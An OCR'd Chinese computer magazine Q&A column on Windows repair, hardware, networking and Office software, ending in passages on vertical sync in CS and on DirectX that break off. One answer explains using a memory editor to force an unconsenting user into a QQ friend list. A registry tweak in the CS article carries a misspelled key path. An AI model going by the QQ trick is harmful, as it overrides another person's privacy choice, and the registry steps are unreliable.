答：首先在Windows XP安装盘中搜索被破坏的文件，注意文件名的最后一个字符要用下划线来代替，例如：如果要搜索Notepad.exe则需要用Notepad.ex_这个名称来进行搜索。搜到之后，打开命令行模式（在"运行"窗口中输入cmd），然后输入EXPAND D:\SETUP\NOTEPAD.EX_ C:\Windows\NOTEPAD.EXE。注意，原路径和目标路径要根据你系统的情况和原文件的位置灵活改变，如果路径中有空格，需要把路径用半角双引号包括起来。如果要找的文件是在CAB文件中，由于Windows XP把CAB当作一个文件夹，所以对于Windows XP来说，只需要把CAB文件用右键拖动复制到相应目录中即可。

4 Windows 2000中实现计划任务

问：Windows 9x和Windows Me启动完成后在任务栏上有一个"计划任务"图标，通过双击这个图标，可以实现"计划任务"操作。但是，在Windows 2000中的"任务栏"上已经没有这个图标了，请问在Windows 2000中如何实现"计划任务"？（北京　杨林）

答：Windows 2000取消了任务栏中的计划任务图标，但你可以执行如下操作实现计刊途任务：

（1）在系统桌面上用鼠标依次选择"开始→设置→控制面板"。

（2）在随后弹出的窗口中双击"任务计划"图标，在接着出现的窗口中双击"添加任务计划"图标。

（3）通过"任务计划向导"的指导你就可以安装这个功能了。

5 正确的用户名和密码无法登录到域

问：我公司的局域网采用了Windows 2000 Server的域用户管理模式，配置并启用了DNS和DHCP服务，客户端比较复杂，既有Windows 2000和Windows XP，又有Windows 98操作系统，使用中一直很正常。可是最近发现在使用Windows 98客户端电脑登录到域时，即使输入的用户名和密码准确无误，系统也会报告用户名或密码不正确。请帮我分析解决一下。（山西　柳娜）

答：你可以采用启用Windows 2000 Server中的软路由的方法来解决这个问题，具体的操作步骤如下：

（1）在Windows 2000 Server中进入"控制面版→管理工具→路由和远程访问"。

（2）在服务器名处单击鼠标右键，在弹出的右键菜单中选择"配置并启用路由和远程访问（C）"。

（3）单击"下一步"按钮，选择单选框中的"网络路由器（T）"项。

（4）一直单击"下一步"按钮直至完成。

如果仍然出现问题，你还可以利用Windows 98中的Winipcfg命令解决问题，即在Windows 98系统的桌面上用鼠标依次选择"开始→运行"，在弹出窗口键入Winipcfg命令并按回车键运行，依次选择"详细信息→选择网卡→全部释放→全部更新→确定→注销→重新登录"即可。

CF [SB01]

6 恢复Windows的启动菜单

问:我的电脑原来安装的是Windows XP，为了尝鲜又将自己硬盘分出一部分安装了Linux(RedHat Linux 9.0版本)。但一段时间后就发现Linux不太符合我的使用习惯，于是又在硬盘中将Linux删除了。之后麻烦就来了——每次启动时仍会出现GRUB(Linux的一个启动管理程序)界面要我选择启动Linux还是Windows，怎样才能恢复未安装Linux前的启动方式呢？(石家庄 金剑开)

答:这是由于在安装Linux时选择了"将GRUB写入引导区并控制启动"，这样就会将GRUB(常见的引导器还有LILO)装入到硬盘的主引导记录(MBR)中，这时系统引导的控制权就由Windows本身的启动模块转交到Linux的启动管理器LILO或GRUB手中了。简单地卸载/删除掉Linux并不会将LILO或GRUB从硬盘的主引导记录中抹去，所以机器启动时仍然会出现操作系统选择画面。

1.用Windows的启动软盘引导，在命令行提示符下键入"fdisk /mbr"(不含引号)。

2.重置MBR引导记录后，重新启动计算机，此时的引导控制权又回到Windows手中了！

如果你没有启动软盘，使用Windows的故障恢复控制台也能完成此操作，方法是在其下输入命令"fixmbr \Device\HardDisk0"(不含引号)。

7 恢复XP系统下损坏的文件

问:我的电脑的操作系统是Windows XP，最近硬盘出现了故障，搞不清是物理坏道还是逻辑坏道，但可以肯定的是我存放在D盘下的一些文件被损坏了，有没有办法帮我找回这些文件呢？(北京 苏艳)

答:你可以使用一些专门的修复工具来修复你被损坏的文件，也可以在XP系统自带的命令行提示符下来修复这些文件，前提是这些数据依然存在且没有被其他数据覆盖。以修复你的D盘根目录下的Back.txt文件为例，操作方法为：点击"开始→运行"，在运行输入框中输入"CMD"(不含引号)后回车，在弹出的命令行提示符下键入"Recover d:\Back.txt"(不含引号)回车即可。恢复过程不可中止，应当一次恢复一个文件。如果你的硬盘确有物理坏道，使用此方法会丢失一部分存放在坏道上的数据，你可以在恢复文件后加以编辑或重新输入丢失的信息。

8 "用户账户"的奇怪故障

问：最近我打开"控制面板"中的"用户账户"选项时，系统出现"HTML错误"，并提示"Microsoft (R) HTML Application host 遇到问题需要关闭。我们对此引起的不便表示抱歉。"应该如何解决呀？(湖南 李想)

答：这是由于安装了未更新的"金山毒霸2003"而引起的，解决方法是到毒霸官方网站上升级毒霸，或者按照以下步骤进行恢复。

首先点击"开始→运行"，在运行输入框中输入"cmd"回车(Windows 2000/XP使用"cmd"，Windows 98则使用"command")打开命令行窗口。然后在刚才打开的命令行窗口中输入以下代码(假定你的毒霸安装目录为c:\kav2003，如果不是则将代码中的目录替换为实际安装目录)：

```
cd c:\kav2003
regsvr32 /u C:\kav2003\kaieplus.dll
regsvr32 /u C:\kav2003\kascript.dll
```

9 网游挂机为什么也"卡"

问：我是一个网游爱好者，一直喜欢使用外挂挂机，可发现自己所用的挂机程序非常"吃"CPU，有时查看"进程管理器"竟发现挂机程序的CPU占用率竟然达到90%以上，导致我的电脑反应迟钝，形同死机，有没有办法让它的CPU占用率降低呢？(河北 小力)

答:现在针对各类网游的挂机程序越来越多，其制作者的编程水平也千差万别。由于某些挂机程序在设计上不够完善，内存没有及时释放或陷入了死循环而导致CPU占用率过高。首先你可以尝试更新挂机程序的版本，如果你的挂机程序迟迟不发布新版本或新版本仍未解决问题，你可以试试调整一下设置:右击"我的电脑"选择"属性"，在"高级"选项卡中点击最上方"性能"栏中的"设置"按钮，在弹出的"性能选项"窗口中选择"高级"选项卡，将"处理器计划"中的"调整以优化性能"设置成"后台服务"，最后点击"确定"按钮，这样可以在一定程度上缓解程序占用CPU过高，导致系统反应迟钝的问题。

CF[SB02]

硬件

1 MP3播放器无法播放歌曲

问：我使用的是可扩充容量的MP3随身听播放器，扩充容量时使用过SM和MMC卡，但有时会出现读进来的歌曲无法被播放的情况。请问这是怎么回事?(广西　文武)

答：SM和MMC卡本身不包括接口电路，卡上只有存储芯片和部分控制电路，因此它是依赖于所使用的设备来工作的，不同设备的数据格式可能不兼容，会出现在读卡器上写入的歌曲不能在MP3播放器上播放或管理的情况。相对来说SD卡的兼容性要强于SM和MMC卡，你可以改用SD来扩充其闪存容量。

2 购置热升华打印机的疑惑

问：我最近想购买一台打印机，主要用于打印照片和图像。市场上主流的打印机是喷墨的，可我还发现有一种叫热升华的打印机，打印质量也相当不错，而且体积很小巧。请问这种打印机与喷墨打印机相比有什么优势？(河北　王国星)

答：其实热升华打印机在日常生活中也被普遍使用，比如说一些超市中打印购物小票的打印机以及出租车上打印乘车发票的打印机都属于热升华类打印机。热升华打印机输出颜色的过程是通过控制相关部件的温度使打印色带上的颜料通过"升华→凝华"过程留存到打印纸张上，而喷墨打印机是通过向纸张上喷射墨滴来形成图案的。热升华打印机的优势主要体现在：

(1)在色彩的表现力上，热升华打印机要比喷墨打印机好，热升华打印机300dpi的精度几乎相当于喷墨打印机4800dpi的效果。同时其每种颜色的浓淡均由打印头的温度控制，可以有256级梯度，颜料又是通过升华过程施加到纸张上的，因此三种基色相互融合可以形成连续的色阶，所以单就打印效果而言，热升华打印机打印出图像的色彩逼真度和还原性相比喷墨打印机要好，非常适合于打印照片和图像。

(2)镀膜功能是热升华打印机独有的功能，由于热升华打印机主要是用于输出照片，而将照片镀膜之后，其整体的色彩感觉将会更加明亮鲜艳，而且还具有了防水、防指纹、抗氧化的功能，在保存时间上比传统的喷墨打印机打印出来的照片要长一些。

热升华打印机的缺点在于价格相对昂贵，同时耗材价格也比较高，这样就导致了使用成本高。

3 东芝TE2100笔记本BIOS设置

问：我使用的是东芝TE2100的笔记本电脑，想在开机后进入BIOS设置，但无论按什么键都无法进入。请问这是怎么回事？(大连　林佳)

答：东芝TE2100笔记本没有设置DOS界面的BIOS，如果需要调整相关设置，你需要在Windows操作系统下通过东芝专门设置的控制台来完成。

4 Radeon 8500显卡媒体播放问题

问：我使用的是ATI的Radeon 8500显卡，当使用ATI DVDplayer播放DVD影碟时总是出现错误提示，使用一些3D屏幕保护程序时也会出现错误。请问我该怎么办？(内蒙古　赵玉林)

答：到ATI的网站上下载最新的催化剂驱动程序进行安装即可。

5 玩游戏时音量控制按钮失效

问：我在玩游戏时发现音量总是很小，调节音量控制按钮也不起什么作用。请问这是何故？(河南　秦岭)

答：可能是如下原因引起的：

(1)声卡的驱动程序没有被正常安装或被破坏。建议重新安装声卡的驱动程序。

(2)有些声卡驱动程序无法完全支持高版本的DirectX程序，导致游戏声音出现问题。你可以卸载高版本的DirectX，安装低版本的程序。

(3)有些比较"霸道"或不完善的音、视频播放软件会在底层控制声音播放的大小，导致上层的调节无法生效。这时你可以在系统中找一找这些软件，在其中的声音控制项中作调整。

6 安装系统检测硬件时死机

问：我在安装Windows 98时，安装程序在进行硬件检测过程中停止执行并死机。请问该如何解决？(北京　王一)

答：这是电脑中的硬件被系统检测出错误造成的问题。问题出现后你应该关闭电脑，片刻后再重启电脑，接着重新运行安装程序，由于程序已经安装完，此时可以选择"使用安全恢复"选项，这样在硬件检测时将跳过引起错误的部分。如果系统再次停止，重新执行上述步骤直至跳过错误部分，使硬件检测执行结束并继续安装系统。

CF[SB03]

7 6.1音箱可用5.1声卡输出6.1声道的声音吗

问：我的声卡只支持5.1声道输出，可以使用6.1声道音箱输出6.1声道的声音吗？（湖南　江涛）

答：据笔者所知，创新音诗派6600音箱就可以用5.1声道声卡输出6.1声道。在创新音诗派6600音箱的低音炮上，有个5.1/6.1或6.1 upmix的切换开关，当设置到5.1/6.1上的时候，音箱会根据用户的信号，自动播放出5.1/6.1声道的声音，如果用户的声卡只有5.1的声道输出，可以将开关设置到6.1 Upmix上，这样音箱会自动将5.1声道信号混合成6.1声道进行输出。

8 为何5.1声道声卡只有2个声道发声

问：我刚刚在电脑中安装的声卡明明是支持六声道的，可在Windows 98下播放DVD时，总是只有2个音箱能发出声音，其他音箱默不做声，请问这个问题如何解决？（广东　史历懈）

答：在确定音箱连接线正确、线路无故障的情况下，这个问题一般通过更改系统设置即可解决。启动Windows 98操作系统，在桌面上用鼠标左键单击"开始"按钮，选择"控制面板"。选择"多媒体→音频"中回放栏中的"高级属性"选项，找到其中的"扬声器设置"选项栏，点击其右侧的下箭头，在随后弹出的下拉列表中找到"环绕声扬声器"并选中它。连续选择"确定"按钮保存退出。打开DVD播放软件，在其中的"内容"或"设定"选项中，将"音效"选项的参数改为"六声道"即可。

9 为何激打在打印时出现了一条平行于纸张长边的白线

问：我的激光打印机最近在打印时出现了一条平行于纸张长边的白线，请问这是什么原因造成的？（上海　高东理）

答：这种现象一般是由于激光打印机硒鼓内的碳粉不多了造成的，你应该将硒鼓取出，将其左右匀速、匀力连续晃动一会儿，再放入激光打印机内。如打印正常，则说明硒鼓内的碳粉不多了，若打印时还有白线，则说明硒鼓出现物理损伤。

10 为何无法调整显卡刷新频率

问：我是用杂牌的17英寸显示器，显卡是TNT2 16MB，可是在"显示属性→适配器→刷新速度"中，刷新频率总是采用"默认"，无法调整，这是怎么回事？（广西　刘晓东）

答：无法调整显卡刷新频率的问题与显示器、显卡、显示内存、驱动程序几个方面有关。驱动程序包括显卡、显示器驱动程序，特别是安装显示器驱动程序容易被忽略。如果在安装Windows 98时选择采用"Super VGA显示器"，则可能会造成无法调整显卡的刷新频率。

解决方法：重新安装显卡、显示器的驱动程序。如果在Windows 98下没有找到显示器的类型，也可以使用相似或其他显示器的驱动程序来代替，一般都可以正常使用。该方法也是进行显示器超频的一种方法，使用名牌显示器的驱动程序来提高普通显示器的工作性能。注意，使用该方法不能太贪心，如果刷新频率设置过高，超过显示器的最大刷新率，就有可能烧坏显示器或降低显卡使用寿命。

11 如何在购买时简单检测显示器质量

问：我想购买一台显示器，可市场上的显示器品牌很多，外观都差不多，有没有简单的办法在购买时检测一下显示器的质量？（浙江　余虹）

答：你可以采用以下几种简单的手段：

1.不连接主机，打开显示器电源，使之呈白屏状态，用手拍打显示器上面板，如果没有丝毫晃动，则说明显示器抗冲击性比较好。

2.白屏状态下看一看颜色是否均匀，有没有波纹。

3.白屏状态下将另一台开启的显示器靠近这一台，看看有没有暗条纹电磁干扰。关闭这台显示器，看看对另一台是否有电磁干扰。

4.将亮度调节到最大，将对比度调节到中间，看看关机时是否有亮点和彩色块。

12 为何DC拍摄的照片与LCD看到的景物有位移现象

问：我在用数码相机拍摄时，为什么有时候会出现拍摄出来的景物与LCD监视器里面看到的景物有位置移动的现象？（广东　钟在友）

答：出现这个问题的原因有：

1.数码相机电池的电量不足了，应及时充电或更换电池。

2.所有的数码相机本身在拍摄时都会有时滞现象，也就是指按动快门后到能够实际拍摄出景物之间有一定的延迟时间，这时如果景物有变化或拍摄者的手移动了位置都会造成该现象。解决的方法是先将快门按到一半的位置使相机先对准目标自动进行调焦，然后按下快门可以减少时滞现象；多使用三脚架；更换为时滞时间短的数码相机。CF [SB04]

网络

1 加任意号码到QQ好友名单中

问：我从论坛中得知某人的QQ号码，想和他联系，但当加其为自己的QQ好友时，发现对方设置了拒绝加好友功能，我又没有其他办法和他联系。请问这时有什么办法把该号码列入好友列表？（山西 陈千）

答：下面的方法可以随意加任何人的QQ号到你的QQ好友名单中，不管对方是否设置了拒绝加入。

首先准备一款游戏修改软件备用，如FPE或Game Master8.0。

我们知道，向QQ好友发送消息时，他的QQ号码会出现在内存地址中，并以明文保存。如果我们能找到这个好友的QQ号码在内存中的地址，并将这个内存地址中的数据即该QQ号码换为你想加入的那个人的QQ号，并锁定该数据，这样只要不关机，无论你怎么开关QQ，内存地址中"记住"的永远都是这个新QQ号。点击这个QQ好友准备发送消息，更新资料，你会发现他的号码变为你想加入那个人的QQ号码了！利用这个特性，我们可以尝试将任何QQ号码加入到你的QQ列表中。

假设你要加的号码是1234567。你可以先加一个无需身份验证的QQ号码，比方说你的另一个号码7654321，然后启用FPE或Game Master，在其中找到QQ的主文件QQ.EXE，然后像修改游戏一样，查找7654321这个号码，一般情况下你会找到好多这样的地址，将它们全都改为你要加的号码1234567，再运行QQ，在你的QQ好友列表中就会出现1234567这个号码了，这时你就可以发消息给这个人了，但是你发的消息只能出现在对方的"陌生人"名单里。

2 不要轻易迷信谨慎转发信息

问：我常收到QQ好友发来的转发信息，比方说有类似这样的内容："为节省有效的网络资源，腾讯公司决定收回一部分QQ号码。现决定用此信息进行验证，在收到这条信息10日内请务必发给你的20位好友。否则你的QQ有可能被收回。"请问，收到类似这样的消息，如果照办有什么坏处吗？（广东 朴可芬）

答：对此类现象大家可能已经习以为常了，不过有些朋友真的就按照这个转发的信息去做了，反正觉得这样做了也没什么大不了的事情。但对于整个网络环境来说，这样做并不好，因为如果你转发给20个QQ好友，这20个人如果也照办每个人再转发给其他20人，那么这个信息的传播速度将会成倍增长，对QQ服务器来说是一种极大的资源消耗，假如有许多人都这么迷信，也都这么干，腾讯的服务器非瘫痪不可，这样你就会无形中成为别人的帮凶，所以如果我们再收到类似信息请不要跟风为好，让我们人人都做维护网络道德的模范。

3 多机共享上网后为何速度变慢

问：我们的小区宽带为何晚上网速比白天慢得多？另外，多机共享ADSL上网网速为何有的机器快有的机器慢？（四川 老嫂子）

答：共享上网的速度主要取决于使用的上网方式以及网络带宽，目前一般常用的ADSL带宽主要有512KB、1MB、2MB，Cable MODEM和小区宽带带宽甚至为10MB，但是其实际的速度往往取决于供应商的服务质量，有时候并不能达到所标称的速度。一般来说，1MB带宽的网络供1～12个人上网 览、聊天和收发电子邮件等日常使用都没有问题，所有的用户共同分享1MB的带宽，但是带宽并不是平均分配给每台计算机，如果其中的一台或者几台机器同时使用多线程的下载工具下载文件或者玩一些占用带宽较厉害的网络游戏，那么就会大量占用带宽，造成其他计算机网速太慢，甚至无法 览网页。如果经常出现类似情况，可以建议网内用户使用单线程下载或者选择上网密度不大的时间段下载资料。

4 共享宽带上网的多种实现方法

问：我有两台电脑原来是使用网卡互联，后来把其中的一台电脑的网卡连接到宽带上，请问有哪些方法可以让另一台电脑也能连接到宽带上？（江西 何日）

答：解决共享上网问题，比较传统的方法有以下三种：

(1)使用HUB或者交换机，将宽带网线直接连接到HUB或者交换机上，然后通过两台电脑的网卡分别同HUB或者交换机相连，就可以通过共享软件来共享宽带了。

(2)在已经连接宽带的机器上再安装一片网卡，将另外一台电脑的网卡与之相连，通过网络共享软件来共享上网 。

(3)如果资金相对充裕的话可以选择一台宽带路由器，将宽带的网线接在路由器的WAN端口，再将两台电脑网卡与路由器的LAN端口相连接，配置好路由器的PPPOE拨号功能就可以让任意一台电脑独立上网了。

用户可以根据自己的情况选择合适的共享上网方案。

CF[SB05]

5 如何让MSN Messenger不干扰我

问：每次我在安装程序或是全屏观看电影时，我的MSN Messenger就会自动转为忙碌状态，不知道这是什么原因？

答：这是MSN Messenger的默认设置。只要单击其主窗口菜单“工具→选项”，在打开的窗口中选择“个人信息”选项卡，取消勾选“当我运行全屏程序时(如幻灯片放映)，将我的状态显示为‘忙碌’并阻止通知”，最后单击“确定”即可。这样，如果你看电影或是玩游戏的时候，好友上线等通知信息就不会干扰你了。

6 如何彻底删除Mozilla Firefox

问：我的系统是Windows XP SP2，安装了Firefox，使用过一段时间后感觉没有IE用得惯，我想将其从系统中删除掉，但很多先前安装了的插件无论如何也删除不了。卸载了重新安装，再卸载也不行。请问该如何解决？

答：先从控制面板中将Firefox删除掉，然后再手工删除C:\Documents and Settings\username\Application Data\Mozilla下面的文件即可。

7 解决由于使用MS AntiSpyware后无法上网的问题

问：我的系统是Windows XP SP2，我安装并运行了Windows AntiSpyware后，本地局域网弹出“Limited or no connectivity”错误提示并且不能上网了。请问如何解决？

答：只要按下述方法操作即可：

第一步：利用其他电脑或是到网吧，从http://www.pchell.com/downloads/SP2ConnectivityFix.zip下载一个补丁包，再将它拷贝到出故障的计算机中，解压后运行其中的WindowsXP-KB884020-x86-enu.exe，然后再双击FixReg.reg将其导入到注册表中。

第二步：再下载另一个修复工具WinsockXPFix.exe (http://www.pchell.com/downloads/WinsockXPFix.exe)，运行WinsockXPFix.exe，选“Fix”，最后再重新启动系统即可。如果还不行，你也可以在命令行窗口中执行命令“netsh winsock reset”，运行后再重启系统即可。

8 Q币能否转让

问：我知道可以在QQ中赠送一些诸如QQ秀的商品给好友。我想将自己的Q币送一些给我的好友，不知道如何实现？

答：在QQ中，你可以方便地为你的QQ好友购买诸如QQ秀这样的商品。而Q币是QQ世界中的“钱币”，虽说是虚拟的，但它在QQ软件中可以实现很多功能，例如QQ会员，订阅QQ杂志等，但是它却无法被拿来当礼品赠送。其实你可以通过拨打声讯电话(16886366)帮助你的朋友们购买Q币，这样更方便。

9 OE无法收取新申请的Hotmail邮件

问：我刚申请了一个Hotmail邮箱，试图使用OE来收取这个新申请邮箱中的邮件时，总是不能成功。而我以前申请的那个Hotmail邮箱中的邮件却可以正常收取。已经排除了OE中设置不当的因素，请问这是什么原因？

答：最近微软对免费的Hotmail邮箱做了限制，只有那些收费的或是以前申请的Hotmail邮箱账号才可以支持邮件客户端程序来收、发邮件，而新申请的Hotmail邮箱则不再支持邮件客户端程序了。在目前来讲，你只能通过 览器打开邮箱网页来进行邮件的收发操作。

10 新打开的网页为何总是自动显示出来

问：我现在不用IE 览器，改用腾迅TT 览器。每次打开新页面时，新页面总是自动置于屏幕最前端，这样有的时候非常不方便。请问，如何设置才能不让新打开的页面置于最前端？

答：在TT 览器主窗口中单击菜单“工具→选项”，在打开的窗口中选择左侧面板中的“ 览”项，然后勾选“总是在后台打开新页面窗口”选项，再单击“确定”按钮即可。另外，Maxthon和GreenBrowser都有这样的功能，也可以用类似方法设置好。

11 如何把Foxmail中的未发送邮件导入到OE中

问：我以前使用Foxmail，最近改用Outlook Express。我想将Foxmail中的未发送邮件箱中的邮件添加到Outlook Express中的未发送邮件箱中，通过向导来完成却不能成功。请问有没有其他办法？

答：首先，在Foxmail中先前未发送邮件箱中的邮件导出为EML文件。然后打开Outlook Express程序并登录你的账户，再直接将先前导致的EML文件通过鼠标拖放到Outlook Express的未发件箱中即可。此法也可以应用于将邮件导入到Outlook程序中。CF[SB06]

软件

1 PowerPoint幻灯片如何防修改

问：用PowerPoint做好的演示文档用什么办法可以不让别人重新编辑？（华东交大　宋京伟）

答：Microsoft Office XP中的PowerPoint 2002具有对制作好的演示文稿进行打开权限加密保护和修改权限密码保护双重保护措施。这两项加密都是放置在“工具”菜单下的“选项”设置窗口中。设置加密方法是：点击“文档安全”选项卡，出现的两个密码设置框分别对应文件打开权限和文档修改权限。在此我们还可以通过点击“高级”按钮，设置加密算法和密匙的长度，这样可以大大提高演示文档的安全系数。

2 不装PowerPoint如何播放幻灯片

问：用PowerPoint制作的产品演示幻灯片如何在没有安装PowerPoint的客户电脑上演示？（北京　寒露）

答：虽然目前其他演示软件，如金山的演示软件也能支持PowerPoint的幻灯片格式，但为了防止兼容性问题的出现，你最好还是把PowerPoint光盘提供的“PowerPoint 播放器”——Ppview32.exe一并分发给用户，用此来演示PowerPoint幻灯片。

“PowerPoint 播放器”可以免费分发，而不需要额外的授权，它和PowerPoint一起提供，对于PowerPoint 2000，它位于CD-ROM的“PFiles\MSOffice\Office\Xlators”文件夹中。如果安装PowerPoint时安装了播放器，则播放器会放在硬盘的“Program Files\Microsoft Office\Office\Xlators”文件夹内。

分发演示文档时，可以使用“打包”向导将播放器和演示文稿放在同一张软盘或光盘内，然后将播放器和演示文稿一起解压缩，并在另一台计算机上放映幻灯片。也可以创建一份播放列表和播放器一起使用，以便依次运行多个演示文稿。

3 用Access数据库管理多媒体信息

问：我公司业务中涉及到许多客户方面的图片和录音资料，如何实现把客户的图片和声音信息用Access管理起来？（北京　风都儿）

答：Access中的“OLE对象”字段可以用来存储文档、图片、声音的数据以及在别的程序中创建的其他类型的二进制数据，并且可以链接或嵌入到Microsoft Access表的字段中。

下面以建一个存储声音的字段为例说明。

首先在“设计视图”中打开表，选中需要输入的行，在“字段名称”列中键入字段名称如“声音”，在“数据类型”列中，单击箭头并选择“OLE对象”即可。然后就可以用“插入→对象”命令选择插入声音信息了。创建其他类型的多媒体信息与此类似。

4 在Access窗体中创建运行程序按钮

问：我想从Access环境中直接调用打开记事本的功能，请问该怎么做？（陕西　王西平）

答：可以利用“控件向导”在窗体中轻松地创建一个命令按钮。以你提到的创建一个可以打开记事本程序的按钮为例。具体步骤如下：

（1）在“设计视图”中打开窗体，按下“工具箱”工具栏中的“控件向导”按钮，并单击“命令按钮”工具，然后在窗体上用鼠标左键按下并拖动以确定放置命令按钮的位置及按钮大小。

（2）松开鼠标后，屏幕上会弹出“命令按钮向导”对话框，在第一个向导对话框内，选中“类型”框中的“应用程序”，然后在“操作”框内选中要创建的按钮功能，在这里我们选中“运行记事本”。

（3）按“下一步”按钮，进入第二个对话框。在这里选择按钮上显示文字还是图片。单击“下一步”按钮，在最后的对话框中指定按钮的名称，完成后单击“完成”按钮，这样运行记事本程序的按钮就添加到窗体中了。

5 用WPS读出的DOC文件为何走了样

问：为何我在用WPS Office 2003读某个DOC格式文件时，显示的内容与原文件有所不同，其中有个别图片也无法显示出来？（山东　江宋三）

答：由于快速存盘的原因，WPS读取的DOC格式文件会较原文件略有不同，甚至个别图片也无法读出。

解决办法是，只需在Word主菜单“工具→选项”的“保存”选项卡中将“快速保存”一项取消，另存一次即可。

6 让擦线工具连续擦除线段

问：我在用金山文字制表时，擦线工具点一次只能擦一段线。我希望连续擦除一系列线段，该怎么做？（广州　邵燕）

答：先选择表格，通过右键菜单命令把表格的排版位置更改为“在当前位置”，这样就可以重复使用橡皮擦，连续擦除线段了。

CF[SB07]

CSFan

垂直同步你凭什么影响我打CS

本文可以帮你学到

- 了解什么是垂直同步
- 学会既打开垂直同步，CS 又能超过 60 帧的方法

为什么关闭垂直同步，游戏帧数会提升

大家是否还记得上期我们介绍过的CS只有60帧的解决方法是关闭“垂直同步”，到底是什么原因造成这一问题的呢？

在阅读本文前，一定要先明确以下两点：① CS 等游戏中的帧数是受刷新率控制的；②刷新率是受垂直同步影响的。

显示器工作原理不外乎是隔行扫描及逐行扫描，不管是何种方式在显示图像时，包含水平同步及垂直同步两个参数。

水平同步信号决定显示器画出一条贯穿屏幕线所需的时间，而垂直同步信号决定了从屏幕顶部画到底部，再返回原始位置所需的时间，垂直同步就代表了显示器的刷新率水平。

现在出现问题了，虽然我们在桌面刷新率上设置的分辨率是 75～85Hz(甚至更高)，但在游戏中我们使用的是 DirectX 或 OpenGL 对画面重新 染，这时刷新率被默认设置为 60Hz，而游戏的帧数最高也就被限制在 60 帧了。

如果按照 60 帧来算，显卡会按照指定的 60Hz 频率来发送垂直同步信号，信号间的间隔是指定分辨率写一屏图像的时间(比如 60Hz)。说得简单点，如果打开了垂直同步，在游戏中显卡绘制完一屏的图像后，由于垂直同步信号还没到达，显卡没办法进行下一屏绘制，只有等到 60Hz 的信号到达后才绘制下一屏，这样在游戏中的帧数就受到了系统刷新率的限制，因此经常只有 60 帧了(如果在 CS 中开枪，则可能因为运算等问题帧数还会降得更低)。关闭垂直同步后，在游戏中显卡绘制完一屏的画面后，无需等待垂直同步信号，就开始进行下一屏的绘制，这样就能完全发挥出显卡的实力了。但现在的问题是，只有打开垂直同步，才能让游戏画面与显示器刷新率同步，画面从而平滑、稳定。取消了垂直同步信号后，虽然速度是加快了，但图像会出现不连贯的现象。

举个例子，我们在玩一个游戏，该游戏内置的最高分数为 10000 分(打开垂直同步，刷新率为 60)，那么不管你游戏打得多好，最多也就是 10000 分(游戏中的帧数无法突破刷新率)。但如果用一些游戏的 BUG 突破了这 10000 分的限制(关闭垂直同步)，虽然可以想打多少分打多少分，但是程序会出现一些小问题(画面闪烁或“跳”的现象)。

告诉你两全齐美的秘技

到底有没有方法可以既打开垂直同步，又让帧数超过 60 呢？其实只要将 DirectX 或 OpenGL 进行 染时的刷新率提升，就可以解决问题了。让帧数超过 60 的方法很多，下面介绍一种不需要其他软件，就能让使用 1024 × 768 分辨率的 CS 帧数稳定在 100 帧的方法(此方法针对 Windows 2000/XP，但是适用于高档 CRT 显示器)。

第一步：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Class]，在此项下，你会看到很多以{4D36E96E-E325-11CE……}开头的子项，这些子项中，其中一项在窗口右侧的 Class 键键值为 Monitor，它就是要修改的项目。以下会以如图 1 所示的{4D36E96E-E325-11CE-BFC1-08002BE10318}子项为例进行说明(见图 1)。




图 1　该项为显示器设置，注意不同系统，该项名称也不同

第二步：在[HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Class\{4D36E96E-E325-11CE-BFC1-08002BE10318}]项下应该有 0000 子项。如果仅有此子项，则使用第四步的方法，直接进行修改即可。如果除了 0000 子项外，还有如 0001 及 0002 子项，则需要用第五步的方法逐个查出控制显示器的哪个子项。

第三步：在[HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Class\{4D36E96E-E325-11CE-BFC1-08002BE10318}\0000\MODES]项(如没有，则新建 MODES 项)下新建一个名为 1024,768 的子项，然后在其下新建一个名为 Mode1 的“字串”键，键值为 100-100,100-100(见图 2)。

第四步：现在我们来验证你的显示器是否支持该模式。右击桌面空白处，选择“属性”，点击“设置”标签，查看分辨率是否为 1024 × 768，然后，点击“高级”按钮，查看“监视器”标签下的“刷新频率”是否为“100 赫兹”。如果上以数据都正确，则表示修改成功，否则可以有下面两种解决方法，如果[HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Class\{4D36E96E-E325-11CE-BFC1-08002BE10318}]

DirectX 到底是谁

★★

很多游戏的说明书上都标明了“需要安装DirectX ×.0”，很多显卡上都标称“硬件支持DirectX 9.0”，DirectX到底是谁？

本文可以帮你学到

- 了解DirectX及其原理
- 学会解决DirectX导致的游戏故障

■熊猫盼盼

基础篇

1.在哪里能找到DirectX

点击“开始→运行”，在运行输入框中输入“dxdiag.exe”(不含引号)回车，在弹出的“DirectX诊断工具”中我们就能查看系统中已安装的DirectX版本及其对应的设备状况等信息。(见图1)




图1

2.DirectX到底是谁

在Windows体系结构中，在内核与硬件之间有一层抽象层，专门对硬件进行屏蔽抽象，所以用户不再被允许对硬件进行直接访问。这样的设计大大地提高了操作系统的抗破坏性和稳定性，但缺点是对硬件操作的效率大打折扣，许多新硬件的新特性无法直接使用，这对多媒体和游戏的发展显然是一种障碍。而DirectX是微软公司提供的一套优秀的应用程序编程接口(APIs)，用于联系应用程序和硬件(见图2)，它对发展Windows平台下的多媒体应用程序和电脑游戏起到了关键的作用。




图2

3.DirectX家族成员介绍

